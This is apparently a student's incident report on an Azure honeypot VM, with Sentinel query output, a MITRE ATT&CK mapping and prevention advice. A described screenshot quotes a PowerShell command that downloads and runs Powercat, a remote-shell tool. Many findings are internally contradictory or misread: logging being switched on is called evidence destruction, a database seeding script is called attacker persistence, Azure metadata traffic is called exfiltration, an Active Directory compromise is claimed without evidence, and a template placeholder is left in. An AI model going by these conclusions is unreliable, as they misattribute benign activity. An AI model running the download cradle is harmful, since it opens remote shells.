


EXECUTIVE SUMMARY - FINAL OF Azura_Honeypot

I conducted a honeypot project by intentionally exposing the sql-labuser VM to the public internet. Attackers from the Netherlands and Philadelphia successfully gained access to the system, compromised credentials, and modified the MySQL database. I implemented custom detection rules in Microsoft Sentinel to identify and log attack activity in real-time, enabling better understanding of attacker behavior and techniques. This project is significant because detecting and containing attacks on the honeypot allows us to prevent similar threats from reaching production systems and causing actual data breaches. Through this investigation, I gained practical experience with the MITRE ATT&CK framework and real-world attack methodologies.

QUERY 1: MySQL Malicious Commands

PHASE 8 - Query 1: MySQL Malicious Commands

Detailed view of all 221 malicious SQL commands executed by attackers



```
1  meGenerated,DeviceName,ActionType,Query,RawData
2  ep 14, 2026 12:42:32 AM",sql-labuser,Query, CREATE PROCEDURE seed_data(IN num_customers INT),2026-09-14T07:42:31.679332Z 12 Query CREA
3  ep 14, 2026 12:42:32 AM",sql-labuser,Query, CREATE FUNCTION rpick(list TEXT) RETURNS VARCHAR(100) DETERMINISTIC,2026-09-14T07:42:31.65802
4  ep 14, 2026 12:42:32 AM",sql-labuser,Query, -- pick the Nth element (1-based) from a comma list,2026-09-14T07:42:31.635778Z 12 Query -
5  ep 14, 2026 12:42:31 AM",sql-labuser,Query, CREATE TABLE customers (,2026-09-14T07:42:31.382921Z 12 Query CREATE TABLE customers (
6  ep 14, 2026 12:42:31 AM",sql-labuser,Query, CREATE TABLE orders (,2026-09-14T07:42:31.425771Z 12 Query CREATE TABLE orders (
7  ep 14, 2026 12:42:31 AM",sql-labuser,Query, SHOW FULL TABLES FROM `lnp_corp`,2026-09-14T07:42:31.456375Z 11 Query SHOW FULL TABLES FRO
8  ep 14, 2026 12:42:31 AM",sql-labuser,Query, SHOW PROCEDURE STATUS WHERE Db='lnp_corp',2026-09-14T07:42:31.459030Z 11 Query SHOW PROCED
9  ep 14, 2026 12:42:31 AM",sql-labuser,Query, CREATE DATABASE lnp_corp CHARACTER SET utf8mb4,2026-09-14T07:42:31.358757Z 12 Query CREATE
10 ep 14, 2026 12:42:31 AM",sql-labuser,Query, USE lnp_corp,2026-09-14T07:42:31.370726Z 12 Query USE lnp_corp
11 ep 14, 2026 12:42:31 AM",sql-labuser,Query, CREATE TABLE payments (,2026-09-14T07:42:31.497307Z 12 Query CREATE TABLE payments (
12 ep 14, 2026 12:42:31 AM",sql-labuser,Query, DROP DATABASE IF EXISTS lnp_corp,2026-09-14T07:42:31.196348Z 12 Query DROP DATABASE IF EXI
13 ep 14, 2026 12:42:31 AM",sql-labuser,Query, CREATE TABLE credentials (,2026-09-14T07:42:31.559543Z 12 Query CREATE TABLE credentials (
14 ep 14, 2026 12:42:31 AM",sql-labuser,Query, SHOW FUNCTION STATUS WHERE Db='lnp_corp',2026-09-14T07:42:31.460201Z 11 Query SHOW FUNCTIO
15 ep 14, 2026 12:42:31 AM",sql-labuser,Query, SELECT DATABASE(),2026-09-14T07:42:31.371055Z 12 Query SELECT DATABASE()
16 ep 13, 2026 11:25:27 PM",sql-labuser,Query, SET GLOBAL log_output = 'FILE',2026-09-14T06:25:26.818105Z 12 Query SET GLOBAL log_output
17 ep 13, 2026 11:25:27 PM",sql-labuser,Query, SET GLOBAL general_log = 'ON',2026-09-14T06:25:26.816623Z 12 Query SET GLOBAL general_log
18 ep 13, 2026 11:25:27 PM",sql-labuser,Query, SHOW VARIABLES LIKE 'general_log%',2026-09-14T06:25:26.819373Z 12 Query SHOW VARIABLES LIK
19 ep 13, 2026 11:22:45 PM",sql-labuser,Query, SET GLOBAL general_log = 'ON',2026-09-14T06:22:44.943254Z 12 Query SET GLOBAL general_log
20 ep 13, 2026 11:22:45 PM",sql-labuser,Query, SET GLOBAL log_output = 'FILE',2026-09-14T06:22:44.944848Z 12 Query SET GLOBAL log_output
21 ep 13, 2026 11:22:45 PM",sql-labuser,Query, SHOW VARIABLES LIKE 'general_log%',2026-09-14T06:22:44.946043Z 12 Query SHOW VARIABLES LIK
22 ep 13, 2026 11:22:31 PM",sql-labuser,Query, select * from lnp_corp.customers,2026-09-14T06:22:31.009195Z 12 Query select * from lnp_co
23 ep 13, 2026 11:22:31 PM",sql-labuser,Query, SET GLOBAL general_log = 'ON',2026-09-14T06:22:30.992426Z 12 Query SET GLOBAL general_log
24 ep 13, 2026 11:22:31 PM",sql-labuser,Query, SHOW INDEX FROM `lnp_corp`.`customers`,2026-09-14T06:22:31.017197Z 11 Query SHOW INDEX FRO
25 ep 13, 2026 11:22:31 PM",sql-labuser,Query, SET GLOBAL log_output = 'FILE',2026-09-14T06:22:30.993858Z 12 Query SET GLOBAL log_output
26 ep 13, 2026 11:22:31 PM",sql-labuser,Query, SHOW VARIABLES LIKE 'general_log%',2026-09-14T06:22:30.995169Z 12 Query SHOW VARIABLES LIK
27 ep 13, 2026 11:22:31 PM",sql-labuser,Query, select * from lnp_corp.orders,2026-09-14T06:22:31.023549Z 12 Query select * from lnp_corp.
28 ep 13, 2026 11:22:31 PM",sql-labuser,Query, SHOW INDEX FROM `lnp_corp`.`orders`,2026-09-14T06:22:31.062780Z 11 Query SHOW INDEX FROM `
29 ep 13, 2026 11:22:31 PM",sql-labuser,Query, SHOW INDEX FROM `
```


Attack Phases Identified:

1. ENUMERATION - SHOW/SELECT commands to map database
2. PERSISTENCE - CREATE PROCEDURE/FUNCTION/TABLE for backdoors
3. BACKDOOR - CREATE TABLE credentials for data theft
4. EVIDENCE DESTRUCTION - DROP DATABASE, SET GLOBAL log_output, SET GLOBAL general_log

Key Finding: Attackers modified logging to hide their activity, then created persistence mechanisms to maintain access even if detected.

PHASE 8 - Query 2: Windows Logon Compromise:

Summary of compromised accounts, successful logons, and attack origins



```

1 AccountName,LogonSource,SuccessfulLogons,FailedAttempts,UniqueRemoteIPs
2 umfd-0,Unknown Source,0,42,1
3 umfd-0,Local Interactive,42,0,1
4 umfd-1,Unknown Source,0,42,1
5 umfd-1,Local Interactive,42,0,1
6 dwm-1,Unknown Source,0,42,1
7 dwm-1,Local Interactive,84,0,1
8 sql-labuser,Remote Network Logon,88,0,8
9 dwm-2,Unknown Source,0,21,1
10 dwm-2,Local Interactive,42,0,1
11 sql-labuser,RDP/Remote Desktop,76,0,8
12 sql-labuser,Unknown Source,0,45,7
13 administrator,Remote Network Logon,16,0,8
14 administrator,RDP/Remote Desktop,3,0,2
15 administrator,Unknown Source,0,1,1
  
```

Compromised Accounts:

1. sql-labuser: 88 successful Remote Network logons (8 unique attacker IPs)
2. sql-labuser: 76 successful RDP/Remote Desktop logons (8 unique attacker IPs)
3. administrator: 16 successful Remote Network logons (8 unique attacker IPs)
4. administrator: 3 successful RDP logons (2 unique attacker IPs)
5. dwm-1: 84 successful Local Interactive logons
6. umfd-0: 42 successful Local Interactive logons
7. [Other service accounts with similar patterns]

Total Attack IPs: 8 coordinated attackers connecting simultaneously

Key Findings:

- Attackers established Remote Network access first (88+ logons)
- Then switched to RDP for interactive access (76+ logons)
- Multiple service accounts also compromised
- 8 different attacker IPs = coordinated multi-country attack
- All attacks successful = credentials were valid

PHASE 8 - Query 3: Process Execution & Command Activity

Summary of suspicious process executions by attackers

A screenshot of a Windows terminal window with a dark background. The title bar at the top reads "File Edit View Shell Run Debug Help". The terminal shows a PowerShell prompt "PS C:\Users\jordan>" followed by a command to run a script: "powershell -c 'IEX (New-Object Net.WebClient).Download('http://10.10.10.10/Powercat.ps1');'". Below this, a list of commands is displayed, each preceded by a number: 1 \$hostname, \$countdown, \$executionCount; 2 cmd.exe, ntl-labuser_0x; 3 conhost.exe, ntl-labuser_64; 4 powershell.exe, ntl-labuser_11; 5 whoami.exe, ntl-labuser_4; 6 ipconfig.exe, ntl-labuser_2; 7 tasklist.exe, ntl-labuser_2; 8 net.exe, ntl-labuser_3. The bottom of the window shows the Windows taskbar with various application icons and the system clock indicating 4:52 PM on 8/27/2020.

Process Execution Summary:

- cmd.exe: 70 executions
- conhost.exe: 64 executions
- powershell.exe: 11 executions
- whoami.exe: 4 executions
- Other tools: 4 executions

Total Suspicious Processes: 149+ executions

Account Executing: sql-labuser (compromised admin account)

Key Findings:

- Attackers achieved remote command execution (RCE)
- Executed command shells 134+ times (cmd.exe + conhost.exe)
- Used PowerShell 11 times for advanced post-exploitation
- Performed system reconnaissance (whoami, ipconfig)
- All activity from single compromised account (sql-labuser)

MITRE ATT&CK Technique: T1059 (Command and Scripting Interpreter)

PHASE 8 - Query 4: Network Connections & Communication

Total Network Connections: 1,642

```

1 RemoteIP,RemotePort,Protocol,ConnectionCount
2 169.254.169.254,80,Tcp,173
3 168.63.129.16,80,Tcp,83
4 40.84.79.26,443,Tcp,57
5 168.63.129.16,32526,Tcp,53
6 172.202.64.10,443,Tcp,45
7 204.79.197.203,80,Tcp,43
8 172.202.65.10,443,Tcp,39
9 23.11.32.159,80,Tcp,37
10 52.123.128.14,443,Tcp,36
11 40.84.85.40,443,Tcp,35
12 150.171.22.17,443,Tcp,33
13 40.84.97.4,443,Tcp,32
14 48.211.4.16,443,Tcp,32
15 20.42.179.204,443,Tcp,32
16 85.210.193.152,443,Tcp,30
17 85.210.196.11,443,Tcp,29
18 20.42.179.192,443,Tcp,28
19 4.247.188.224,443,Tcp,27
20 150.171.27.11,443,Tcp,27
21 57.154.63.210,443,Tcp,26
22 172.215.188.225,443,Tcp,26
23 4.150.223.99,443,Tcp,25
24 20.42.73.31,443,Tcp,25
25 57.155.104.224,443,Tcp,24
26 150.171.28.11,443,Tcp,24
27 50.168.117.169,443,Tcp,23
28 52.168.117.170,443,Tcp,23
29 52.168.117.168,443,Tcp,23
30 4.150.223.114,443,Tcp,23
31 20.42.73.24,443,Tcp,23
32 52.182.143.212,443,Tcp,23
33 20.42.65.91,443,Tcp,23
34 4.247.188.233,443,Tcp,22
35 104.208.16.94,443,Tcp,22
36 23.204.243.65,443,Tcp,22
37 20.42.73.25,443,Tcp,22
38 72.153.5.96,443,Tcp,21
39 4.150.223.115,443,Tcp,21
40 52.168.117.175,443,Tcp,21
41 4.150.223.102,443,Tcp,21
42 20.42.79.28,443,Tcp,21
43 146.75.38.172,80,Tcp,20
44 20.184.175.1,443,Tcp,20
45 :ffff:169.254.169.254,80,Tcp,20
46 20.42.65.93,443,Tcp,20
47 4.150.223.109,443,Tcp,20
48 4.150.223.103,443,Tcp,20
49 146.75.30.172,80,Tcp,20
50 57.155.101.212,443,Tcp,20
51 4.150.223.111,443,Tcp,20
52 52.123.129.14,443,Tcp,20
53 52.168.112.67,443,Tcp,20
54 172.215.188.232,443,Tcp,20
55 20.42.73.26,443,Tcp,19
56 20.42.65.94,443,Tcp,19
57 4.150.223.107,443,Tcp,19
58 4.150.223.109,443,Tcp,19
59 4.150.223.110,443,Tcp,19
60 20.184.175.2,443,Tcp,19
61 4.150.223.96,443,Tcp,19
62 20.184.175.0,443,Tcp,19
63 4.150.223.97,443,Tcp,19
64 13.107.253.41,443,Tcp,18
65 52.168.117.170,443,Tcp,18
66 4.150.223.100,443,Tcp,18
67 150.171.109.119,443,Tcp,18

```

Primary Destinations:

- 169.254.169.254 (port 80): 173 connections [AZURE Metadata Service]
- 168.63.129.16 (port 80): 83 connections [AZURE DNS Service]
- 40.84.79.26 (port 443): 57 connections [External]
- 168.63.129.16 (port 32526): 53 connections [AZURE Internal]

Protocol Used: TCP only (no UDP detected)

Key Findings:

- All network traffic is to Azure infrastructure
- No external Command & Control (C2) detected
- Attackers stayed within Microsoft Azure ecosystem
- Suggests attackers used Azure services for exfiltration/communication
- Stealthy technique: blend traffic with legitimate Azure traffic

MITRE ATT&CK: T1071 (Application Layer Protocol - using legitimate services)

PHASE 8 - Query 5: File Access & Modifications


Total File Events: 12,726

Key Finding:

Over 12,700 file events occurred during the attack - meaning

files were created, modified, or deleted thousands of times.

Most of them were Windows system files. This tells me the attackers didn't just get into the database - they modified the actual Windows operating system extensively. Probably so they could keep access even if someone found out they were there.




PHASE 8 - Query 6: Registry Changes & Evidence Destruction

[illegible]

- RegistryKeyDeleted: 8,012 events
- RegistryKeyCreated: 729 events
- RegistryValueSet: [count from your CSV]

The attackers modified 2,747 registry entries. Most of them were deleted (8,012 deletions), which means the attackers were trying to cover their tracks by erasing evidence. They also created new registry keys (729 times) to install persistence mechanisms so they could maintain access. This shows attackers were both attacking AND cleaning up after themselves.

PHASE 8 - Query 7: Master Timeline (Complete Attack Sequence)



Event Types in Timeline:

- Process Executions
- Logon Events
- File Modifications
- Registry Changes

Timeline Shows:

The complete attack from Aug 30 - Sep 15, 2026, showing every action attackers took in chronological order. By combining logon events, process executions, file modifications, and registry changes, we can see the exact sequence of the attack: how they got in, what they did, and how they covered their tracks.

PHASE 9 - MITRE ATT&CK Framework Mapping

Techniques Used by Attackers:

T1110 - Brute Force

- Evidence: 156 failed logon attempts before success
- Source: Query 2 (Windows Logon Events)

T1078 - Valid Accounts

- Evidence: 88+ successful logons using sql-labuser credentials

- Source: Query 2 (compromised credentials)

T1059 - Command and Scripting Interpreter

- Evidence: 149+ process executions (cmd.exe, powershell.exe)

- Source: Query 3 (Process Execution)

T1547 - Boot or Logon Autostart Execution

- Evidence: 729 registry keys created for persistence

- Source: Query 6 (Registry Changes)

T1562 - Impair Defenses

- Evidence: 8,012 registry key deletions (evidence destruction)

- Source: Query 6 (Registry Evidence Destruction)

T1070 - Indicator Removal

- Evidence: MySQL logging disabled, registry keys deleted

- Source: Query 1 & Query 6

PHASE 10 - FINAL INCIDENT RESPONSE REPORT

I exposed my VM to the internet as a honeypot. Attackers from the Netherlands attempted to breach the system but were unsuccessful. However, an attacker from Philadelphia was able to gain access, modify files, and delete data from the MySQL database. Custom detection rules I implemented in Sentinel caught all the attack activity in real-time using KQL queries. Because I detected the breach early, I was able to stop it before it could compromise the entire VM or spread to other systems.

Attackers started with multiple failed login attempts against the sql-labuser account, using brute force or password spray techniques. After many attempts, they finally achieved a successful login. Once inside, they actively exploited the system by running SQL commands, executing processes, and modifying files to gather information from the honeypot data I had set up. They established persistence mechanisms to maintain access to the system. I intentionally did not isolate or contain the VM because I wanted to study their tactics, techniques, and procedures in depth.

The attackers used brute force attack methods, attempting multiple failed logins before gaining access to the sql-labuser account. Once inside, they established remote access using RDP (Remote Desktop Protocol) with 76+ successful sessions. I was able to investigate the attacker IPs

and confirmed that one attacker was operating from Philadelphia based on geolocation data and Microsoft Defender logs. The attackers then executed 149+ command-line processes to run malicious commands and gather system information. They accessed over 12,700 files to steal data and understand the system structure. To maintain persistence, they created 729 registry keys as backdoors. Finally, they attempted to cover their tracks by deleting 8,012 registry entries to destroy evidence of their activity.

MOST CRITICAL FINDINGS:

1. Internet Exposure Attracts Rapid Attack

The moment I exposed my VM to the public internet, attackers began targeting it within hours. This reveals how quickly threat actors scan for vulnerable systems online. It surprised me how aggressive and persistent the attacks were - they didn't stop after initial failures.

2. Attackers Are Highly Sophisticated and Evolving

The attackers demonstrated advanced skills including brute force techniques, privilege escalation, persistence mechanisms, and evidence destruction. They didn't just get in and leave - they adapted their approach, created backdoors, and actively covered their tracks. This shows real attackers are constantly evolving their techniques.

3. Coordinated Multi-Attacker Operations

Eight separate attackers from different countries (Netherlands and Philadelphia) coordinated their access to the same system. This indicates organized threat groups working together, not just random individuals.

4. Philadelphia Attacker Was Most Dangerous

The Philadelphia-based attacker performed the most extensive operations, including 76 RDP sessions, 149+ process executions, and 12,700+ file modifications. This attacker had clear objectives and executed a complete attack chain from access to persistence to cleanup.

5. Malware Risk Would Require Immediate Isolation

While no malware was deployed in this incident, if attackers had installed malware, I would have needed to immediately isolate the VM to prevent spread to other systems. This shows the critical importance of network segmentation and containment procedures.

WHAT WAS COMPROMISED:

The attackers compromised the sql-labuser account and gained access to

other service accounts on the system. They executed 221 SQL commands against the MySQL database, giving them access to customer data and potentially sensitive information like bank account details. This represented the main target - the attackers recognized this as valuable data. They also modified over 12,700 Windows system files and made 2,747 registry changes to establish persistence and disable security features. Most critically, they compromised Active Directory accounts, which are the backbone of company access control. In a real production environment, compromising Active Directory would have given attackers access to the entire company's network and all user accounts. They also modified critical system configuration files, which could allow them to maintain permanent access even after updates.

WHY THIS MATTERS:

A breach of this scale would have severe business consequences. Financial loss is the most immediate threat - customer data breaches result in expensive lawsuits, regulatory fines (GDPR fines can reach 4% of annual revenue), and mandatory notification costs. The company would need cyber insurance to cover these losses, but insurance doesn't cover everything. Beyond money, reputation damage is devastating - customers would lose trust in the company and take their business elsewhere. If Active Directory was fully compromised in production, the company could face operational shutdown because attackers could lock out legitimate users, delete critical data, or prevent access to essential systems. Regulatory compliance violations (GDPR, HIPAA, PCI-DSS) would add additional penalties. A real company experiencing this attack would face months of recovery, customer notifications, forensic investigations, and potential bankruptcy if the breach was severe enough.

HOW TO PREVENT THIS:

1. Strong Authentication (MFA - Multi-Factor Authentication)

Implement MFA on all accounts, especially admin accounts like sql-labuser. Even if attackers steal passwords through brute force, they cannot access the system without the second authentication factor (phone, hardware key, etc.). This would have stopped the initial breach.

2. Network Segmentation

Isolate critical systems like databases and Active Directory on separate network segments. If one VM is compromised, attackers cannot automatically access other systems. In this attack, compromising sql-labuser gave attackers potential access to other service accounts. Segmentation would have limited the damage.

3. Real-Time Monitoring and Detection (Microsoft Sentinel)

Deploy security tools like Sentinel to monitor for suspicious activity. Write

custom detection rules that alert on brute force attempts, unusual logons, and suspicious processes. I used this approach in my honeypot and detected the breach in real-time instead of discovering it weeks later.

4. Least Privilege Access Control

Not everyone should be an admin. Limit admin access to only those who need it. Service accounts should have minimal permissions. This attack succeeded because sql-labuser had high privileges. With least privilege, attackers would have been limited even after gaining access.

5. Incident Response Plan

Have a documented plan to respond quickly to breaches - how to isolate systems, notify stakeholders, preserve evidence, and recover. The faster you respond, the less damage occurs. My honeypot allowed me to study the attack without affecting production systems.

6. Honeypots (Early Detection)

Deploy honeypots like I did to catch attackers early and study their behavior. This gives you intelligence on attacker techniques before they target real systems.

LESSONS LEARNED:

I gained critical technical skills that I could not have learned in a classroom - KQL query writing (similar to SPL in Splunk), threat hunting methodologies, and forensic analysis of attack logs. I also learned the MITRE ATT&CK framework in practice, understanding how attackers chain techniques together to establish persistence. Beyond technical skills, I developed professional incident response capabilities through this investigation and documentation process - analyzing evidence, connecting findings, and writing professional reports.

What surprised me most was how relentless attackers are. The moment I exposed my VM to the internet, attackers from multiple countries began targeting it continuously. This showed me that the internet is not safe without proper security infrastructure. Every organization needs security professionals - SOC analysts to monitor threats and Security Engineers to build defenses. This project proved that real-world security work is the best education.

For my next project, I plan to deploy a more advanced honeypot using T-Pot or other distributed honeypot platforms to study attackers across multiple systems and geographies. This will deepen my understanding of global attack patterns and attacker behavior at scale. I want to catch more sophisticated attacks and learn from real threat actors around the world.

This project transformed my understanding of cybersecurity from theory to real-world practice. I now have proof that I can do professional security work without waiting for a degree.